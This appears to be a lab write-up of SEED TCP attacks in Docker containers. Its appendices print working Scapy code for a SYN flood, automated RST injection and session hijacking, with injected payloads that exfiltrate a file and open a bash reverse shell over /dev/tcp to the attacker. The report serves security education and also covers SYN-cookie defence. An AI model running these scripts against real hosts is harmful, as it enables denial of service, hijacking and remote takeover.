

Network Traffic Analysis and Packet Inspection

Overview

This lab simulated real-world TCP/IP network attacks in a controlled Docker-based environment inside a SEED Ubuntu 20.04 VM. The objective was to understand TCP vulnerabilities and demonstrate attack and defense mechanisms including SYN flooding, TCP RST injection, session hijacking, and SYN cookies mitigation.

Environment & Tools

- SEED Ubuntu 20.04 VM (VirtualBox)

Docker containers:

- Attacker container
- Victim server container
- User1/ User2 client containers

Tools used:

- Scapy (Python)
- C socket-based attack program
- Wireshark / tcpdump
- netstat/ ss
- iptables/ sysctl

SYN Flooding Attack (Python vs C)

Objective

Exploit TCP handshake behavior by exhausting the victim's SYN backlog using SYN flood traffic.

Implementation

- Developed SYN flood script using Python (Scapy) and executed provided C implementation.
- Identified victim IP and telnet port using `ifconfig` and `ss -tulpn`.
- Verified attack impact using `netstat -nat` and `ss -tn`.

Key Findings

- Python-based attack generated lower packet throughput due to interpreter overhead.
- C implementation produced significantly higher SYN packet rates and faster backlog exhaustion.
- Victim showed multiple **SYN_RECV** entries, preventing new telnet connections.

Outcome

- Telnet connections from user containers failed under attack conditions due to backlog saturation.

SYN Cookie Countermeasure Evaluation

Objective

Evaluate TCP SYN cookies as a mitigation against SYN flooding.

Implementation

- Enabled SYN cookies using: `sysctl -w net.ipv4.tcp_syncookies=1`

Key Findings

- Victim no longer accumulated excessive **SYN_RECV** states.
- Legitimate telnet connections remained functional under attack.
- Attack impact was mitigated without stopping incoming SYN traffic.

Outcome

- SYN cookies effectively prevented denial-of-service behavior by avoiding connection state allocation.

TCP RST Injection Attack

Objective

Forcefully terminate an active TCP connection by injecting forged RST packets.

Implementation

- Captured live telnet traffic using Wireshark.
- Extracted:
 - Source IP / destination IP
 - Source port / destination port
 - Valid TCP sequence number
- Constructed spoofed RST packets using Scapy.

Key Findings

- Successfully terminated active telnet sessions between user1 and victim.
- Manual and automated versions produced identical results.

Automated Attack Enhancement

- Implemented packet sniffer using Scapy `sniff()` function.
- Automatically generated RST packets based on live traffic.
- Eliminated need for manual extraction of TCP values.

Outcome

- Telnet sessions were immediately terminated upon RST injection.

TCP Session Hijacking

Objective

Interfere with an active TCP session by injecting forged packets using correct sequence and acknowledgment values.

Implementation

- Used Wireshark to extract:
 - Source port
 - Sequence number
 - Acknowledgement number
- Injected spoofed TCP packets into active session.

Key Findings

- Target terminal session became unresponsive after injection.
- Demonstrated successful manipulation of an active TCP stream.

Outcome

- Confirmed feasibility of session hijacking under unencrypted TCP communication.

Reverse Shell via TCP Session Hijacking

Objective

Gain remote command execution on the victim via hijacked TCP session.

Implementation

- Extracted TCP session parameters using Wireshark.
- Injected reverse shell payload into active connection.
- Established listener on attacker using `nc -lnv 9090`.

Key Findings

- The attacker successfully received a reverse shell connection.
- Full command execution achieved on the victim container.

Outcome

- Demonstrated real-world impact of TCP session hijacking leading to remote access.

Key Skills Demonstrated


- TCP/IP protocol exploitation
- Network traffic analysis (Wireshark, tcpdump)
- Python Scapy packet crafting
- C-based network programming
- DoS attack mechanisms (SYN flooding)
- TCP session hijacking techniques
- Network mitigation strategies (SYN cookies)
- Docker-based isolated attack environment

Summary

This project demonstrated practical exploitation of TCP/IP protocol weaknesses in a controlled containerized environment. Attacks included SYN flooding, TCP RST injection, session hijacking, and reverse shell execution using Scapy and C. Both offensive techniques and defensive mitigations (SYN cookies) were evaluated. The lab strengthened hands-on skills in packet-level network analysis, traffic manipulation, and cybersecurity attack simulation within Linux-based environments.


Appendix / Technical Evidence

Appendix A: SYN Flood Attack Evidence



```
1#!/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5")
8tcp = TCP(dport=23, flags='S')
9pkt = ip/tcp
10
11while True:
12    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
13    pkt[TCP].sport = getrandbits(16) # source port
14    pkt[TCP].seq = getrandbits(32) # sequence number
15    send(pkt, verbose = 0)
```

Figure A1: Python flood attack script



```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/volumes

root@bb2cd9b4607f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:0:11:37459      0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:0:23           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             72.136.134.147:17871    SYN_RECV
tcp        0      0 0.0.0.0:23             248.228.188.7:56465     SYN_RECV
tcp        0      0 0.0.0.0:23             1.135.190.88:10416     SYN_RECV
tcp        0      0 0.0.0.0:23             250.203.98.228:30687   SYN_RECV
tcp        0      0 0.0.0.0:23             164.10.79.118:15683    SYN_RECV
tcp        0      0 0.0.0.0:23             9.190.251.20:22470     SYN_RECV
tcp        0      0 0.0.0.0:23             43.202.164.248:10440   SYN_RECV
tcp        0      0 0.0.0.0:23             119.27.139.82:11825    SYN_RECV
tcp        0      0 0.0.0.0:23             123.6.213.184:23541    SYN_RECV
tcp        0      0 0.0.0.0:23             131.38.165.219:51436   SYN_RECV
tcp        0      0 0.0.0.0:23             162.50.156.74:2299     SYN_RECV
tcp        0      0 0.0.0.0:23             192.189.194.148:40412  SYN_RECV
tcp        0      0 0.0.0.0:23             221.91.185.151:25967   SYN_RECV
tcp        0      0 0.0.0.0:23             162.211.121.16:15244   SYN_RECV
tcp        0      0 0.0.0.0:23             132.193.95.88:25740    SYN_RECV
tcp        0      0 0.0.0.0:23             61.100.98.34:52902     SYN_RECV
tcp        0      0 0.0.0.0:23             166.48.205.24:37849    SYN_RECV
tcp        0      0 0.0.0.0:23             201.204.184.29:53920   SYN_RECV
tcp        0      0 0.0.0.0:23             211.11.124.25:32709    SYN_RECV
tcp        0      0 0.0.0.0:23             159.123.208.179:18801  SYN_RECV
tcp        0      0 0.0.0.0:23             10.253.21.31:3494      SYN_RECV
tcp        0      0 0.0.0.0:23             41.212.179.97:62728    SYN_RECV
```

Figure A2: Victim container displaying numerous **SYN_RECV** states during the SYN flood attack.

```
seed@VM: ~/.../Labsetup
tcp 0 0 10.9.0.5:23 139.164.154.83:33572 SYN_RECV
tcp 0 0 10.9.0.5:23 194.115.154.230:62231 SYN_RECV
tcp 0 0 10.9.0.5:23 129.112.241.15:1838 SYN_RECV
tcp 0 0 10.9.0.5:23 170.143.150.157:25225 SYN_RECV
tcp 0 0 10.9.0.5:23 47.229.22.12:55585 SYN_RECV
tcp 0 0 10.9.0.5:23 48.11.228.156:8995 SYN_RECV
tcp 0 0 10.9.0.5:23 86.174.105.35:15151 SYN_RECV
tcp 0 0 10.9.0.5:23 40.137.190.177:57173 SYN_RECV
tcp 0 0 10.9.0.5:23 147.86.181.145:57876 SYN_RECV
tcp 0 0 10.9.0.5:23 74.207.135.124:11158 SYN_RECV
tcp 0 0 10.9.0.5:23 94.243.41.63:60949 SYN_RECV
root@bb2cd9b4607f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:37459 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
root@bb2cd9b4607f:/# ip tcp_metrics show
10.9.0.6 age 144.600sec cwnd 10 rtt 14us rttvar 12us source 10.9.0.5
root@bb2cd9b4607f:/# ip tcp_metrics flush
root@bb2cd9b4607f:/# ip tcp_metrics show
```

Figure A3: Clearing cached TCP metrics on the victim container using `ip tcp_metrics flush`.

```
seed@VM: ~/.../Labsetup
root@e43dd2a6f983:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Figure A4: Failed telnet connection attempt from user1 during SYN flood conditions.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# gcc -o synflood synflood.c
root@VM:/volumes# synflood 10.9.0.5 23

seed@VM: ~/.../Labsetup
root@e43dd2a6f983:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host:
Connection timed out
root@e43dd2a6f983:/#

seed@VM: ~/.../Labsetup
root@bb2cd9b4607f:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:37459 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 10.9.0.5:23 28.179.106.62:15387 SYN_RECV
tcp 0 0 10.9.0.5:23 218.27.48.4:23727 SYN_RECV
tcp 0 0 10.9.0.5:23 196.229.10.37:21960 SYN_RECV
tcp 0 0 10.9.0.5:23 59.109.99.21:58975 SYN_RECV
tcp 0 0 10.9.0.5:23 28.189.91.61:64155 SYN_RECV
tcp 0 0 10.9.0.5:23 178.158.234.93:45332 SYN_RECV
tcp 0 0 10.9.0.5:23 135.16.222.0:47608 SYN_RECV
tcp 0 0 10.9.0.5:23 185.183.87.116:22971 SYN_RECV
tcp 0 0 10.9.0.5:23 150.181.133.31:33618 SYN_RECV
tcp 0 0 10.9.0.5:23 59.57.188.69:25601 SYN_RECV
tcp 0 0 10.9.0.5:23 52.195.160.23:46647 SYN_RECV
tcp 0 0 10.9.0.5:23 183.81.235.38:58557 SYN_RECV
tcp 0 0 10.9.0.5:23 249.151.7.69:5975 SYN_RECV
tcp 0 0 10.9.0.5:23 76.8.169.98:55766 SYN_RECV
tcp 0 0 10.9.0.5:23 24.181.165.26:17946 SYN_RECV
tcp 0 0 10.9.0.5:23 158.79.219.67:26885 SYN_RECV
```

Figure A5: C-based SYN flood attack executing from the attacker container.

Appendix B: SYN Cookie Mitigation

```
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup root@e43dd2a6f983:~# telnet 10.9.0.5
root@VM:/volumes# synflood 10.9.0.5 23 Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb2cd9b4607f login:

seed@VM: ~/.../Labsetup
root@bb2cd9b4607f:~# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@bb2cd9b4607f:~# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37459        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             103.159.227.34:20829    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:55534         ESTABLISHED
tcp        0      0 10.9.0.5:23             77.44.38.15:43763      SYN_RECV
tcp        0      0 10.9.0.5:23             155.170.88.24:4176     SYN_RECV
tcp        0      0 10.9.0.5:23             94.155.207.4:55645     SYN_RECV
tcp        0      0 10.9.0.5:23             93.192.247.4:15549     SYN_RECV
tcp        0      0 10.9.0.5:23             247.79.243.80:42904    SYN_RECV
tcp        0      0 10.9.0.5:23             85.199.28.30:37341     SYN_RECV
tcp        0      0 10.9.0.5:23             242.162.72.14:53298    SYN_RECV
tcp        0      0 10.9.0.5:23             124.128.97.112:5522    SYN_RECV
tcp        0      0 10.9.0.5:23             138.148.70.79:29407    SYN_RECV
tcp        0      0 10.9.0.5:23             206.178.232.83:36167   SYN_RECV
tcp        0      0 10.9.0.5:23             44.177.196.64:19443    SYN_RECV
tcp        0      0 10.9.0.5:23             121.84.44.49:58275     SYN_RECV
```

Figure B1: Enabling SYN cookie protection on the victim container.

```
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup root@e43dd2a6f983:~# telnet 10.9.0.5
root@VM:/volumes# python3 synflood.py Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bb2cd9b4607f login:

seed@VM: ~/.../Labsetup
root@bb2cd9b4607f:~# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@bb2cd9b4607f:~# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37459        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:55534         ESTABLISHED
tcp        0      0 10.9.0.5:23             119.94.187.57:49379    SYN_RECV
tcp        0      0 10.9.0.5:23             214.120.129.180:34296  SYN_RECV
tcp        0      0 10.9.0.5:23             243.175.115.66:32609   SYN_RECV
tcp        0      0 10.9.0.5:23             202.24.147.31:47510    SYN_RECV
tcp        0      0 10.9.0.5:23             196.7.116.104:45886    SYN_RECV
tcp        0      0 10.9.0.5:23             181.176.176.253:60676  SYN_RECV
tcp        0      0 10.9.0.5:23             243.203.185.241:14972  SYN_RECV
tcp        0      0 10.9.0.5:23             81.108.64.216:47197    SYN_RECV
tcp        0      0 10.9.0.5:23             141.148.220.195:3874   SYN_RECV
tcp        0      0 10.9.0.5:23             76.190.4.24:36998      SYN_RECV
tcp        0      0 10.9.0.5:23             167.253.8.10:21777     SYN_RECV
tcp        0      0 10.9.0.5:23             149.92.191.146:39761   SYN_RECV
tcp        0      0 10.9.0.5:23             118.176.147.208:18022  SYN_RECV
```

Figure B1: Successful telnet connection after enabling SYN cookies.

Appendix C: TCP RST Attack




Figure C1: Wireshark capture used to identify TCP ports and sequence numbers for the RST attack.

```
*task2.py
~/Labsetup/Labsetup/volumes
Open Save
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.5")
5tcp = TCP(sport=49130, dport=23, flags='R', seq=4026826903)
6pkt = ip/tcp
7ls(pkt)
8send(pkt, verbose=0)
```

Figure C2: Python Scapy script used to forge TCP RST packets.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@bed9b443ef:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb4d246fcd91 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 10 01:28:25 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on
pts/2
seed@cb4d246fcd91:~$
seed@cb4d246fcd91:~$ Connection closed by foreign host.
root@bed9b443ef:/#
```


Figure C3: Telnet session terminated after successful TCP RST injection.

```
Open [v] *task2auto.py Save [ ] [x]
~/Labsetup/Labsetup/volumes
1#!/usr/bin/env python3
2from scapy.all import *
3
4def spoof_tcp(pkt):
5    ip=IP(dst=pkt['IP'].src, src=pkt['IP'].dst)
6    tcp=TCP(flags="R", seq=pkt['TCP'].ack,
7           dport=pkt['TCP'].sport, sport=pkt['TCP'].dport)
8    spoofpkt=ip/tcp
9    print("send a RST packet")
10   send(spoofpkt, verbose=0)
11
12pkt=sniff(iface='br-4f8306a3c8d1',filter='tcp and port 23', prn=spoof_tcp)
```

Figure C4: Automated TCP RST attack using Scapy packet sniffing and spoofing.

Appendix D: TCP Session Hijacking



No.	Time	Source	Destination	Protocol	Length	Info
23	2025-11-11 15:5...	10.9.0.6	10.9.0.5	TCP	68	33110 → 23 [ACK] Seq=3...
24	2025-11-11 15:5...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 23#1] 331...
25	2025-11-11 15:5...	10.9.0.5	10.9.0.6	TELNET	120	Telnet Data ...
26	2025-11-11 15:5...	10.9.0.5	10.9.0.6	TCP	120	[TCP Retransmission] 2...
27	2025-11-11 15:5...	10.9.0.6	10.9.0.5	TCP	68	33110 → 23 [ACK] Seq=3...
28	2025-11-11 15:5...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 27#1] 331...
29	2025-11-11 15:5...	fe80::2	ff02::1	ICMPv6	136	Router Advertisement fi...
30	2025-11-11 15:5...	fe80::3ada:a5c5:b2d...	ff02::16	ICMPv6	152	Multicast Listener Rep...
31	2025-11-11 15:5...	fe80::3ada:a5c5:b2d...	ff02::16	ICMPv6	152	Multicast Listener Rep...

Frame 28: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0

Linux cooked capture

Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

Transmission Control Protocol, Src Port: 33110, Dst Port: 23, Seq: 3703950459, Ack: 2270992571, Len: 0

Source Port: 33110

Destination Port: 23

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 3703950459

[Next sequence number: 3703950459]

Acknowledgment number: 2270992571

1000 = Header Length: 32 bytes (8)

0000 00 04 00 01 00 06 02 42 0a 09 00 06 00 00 08 00B.....

Figure D1: Wireshark analysis used to extract TCP session parameters for hijacking.

```
seed@VM: ~/Labsetup
root@VM:/volumes# python3 task3.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (> (<Flag 0 (>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 33110 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3703950459 (0)
ack : IntField = 2270992571 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r cat /home/seed/task3file
> /dev/tcp/10.9.0.1/9090\r' (b'')
root@VM:/volumes#
```

Figure D2: User1 telnet session becoming unresponsive after TCP session hijacking.

Appendix E: Reverse Shell Attack

```
task4.py
1#!/usr/bin/env python3
2import sys
3from scapy.all import *
4
5ip = IP(src="10.9.0.6", dst="10.9.0.5")
6tcp = TCP(sport=33150, dport=23, flags="A", seq=2854149733, ack=4169177979)
7data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
8pkt = ip/tcp/data
9ls(pkt)
10 send(pkt, iface='br-e927ffa13f8f', verbose=0)
```

Figure E1: Reverse shell payload injected through the hijacked TCP session.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 task4.py
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None    (None)
tos          : XByteField              = 0      (0)
len          : ShortField              = None    (None)
id           : ShortField              = 1      (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
1 Firefox Web Browser BitField (13 bits) = 0      (0)
ttl          : ByteField              = 64     (64)
proto        : ByteEnumField          = 6      (0)
chksum       : XShortField            = None    (None)
src          : SourceIPField          = '10.9.0.6' (None)
dst          : DestIPField            = '10.9.0.5' (None)
options      : PacketListField        = []     ([])
--
sport        : ShortEnumField          = 33150   (20)
dport        : ShortEnumField          = 23      (80)
seq          : IntField                = 2854149733 (0)
ack          : IntField                = 4169177979 (0)
dataofs      : BitField (4 bits)      = None    (None)
reserved     : BitField (3 bits)      = 0      (0)
flags        : FlagsField (9 bits)    = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192    (8192)
chksum       : XShortField            = None    (None)
urgptr       : ShortField              = 0      (0)
options      : TCPOptionsField        = []     (b'')
--
load         : StrField                = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
root@VM:/volumes#
```

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 41402
seed@3d15c60b7a6d:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 906 bytes 63520 (63.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 546 bytes 43058 (43.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 42 bytes 3990 (3.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 3990 (3.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

seed@3d15c60b7a6d:~$
```

Figure E2: Successful reverse shell connection established between victim and attacker containers.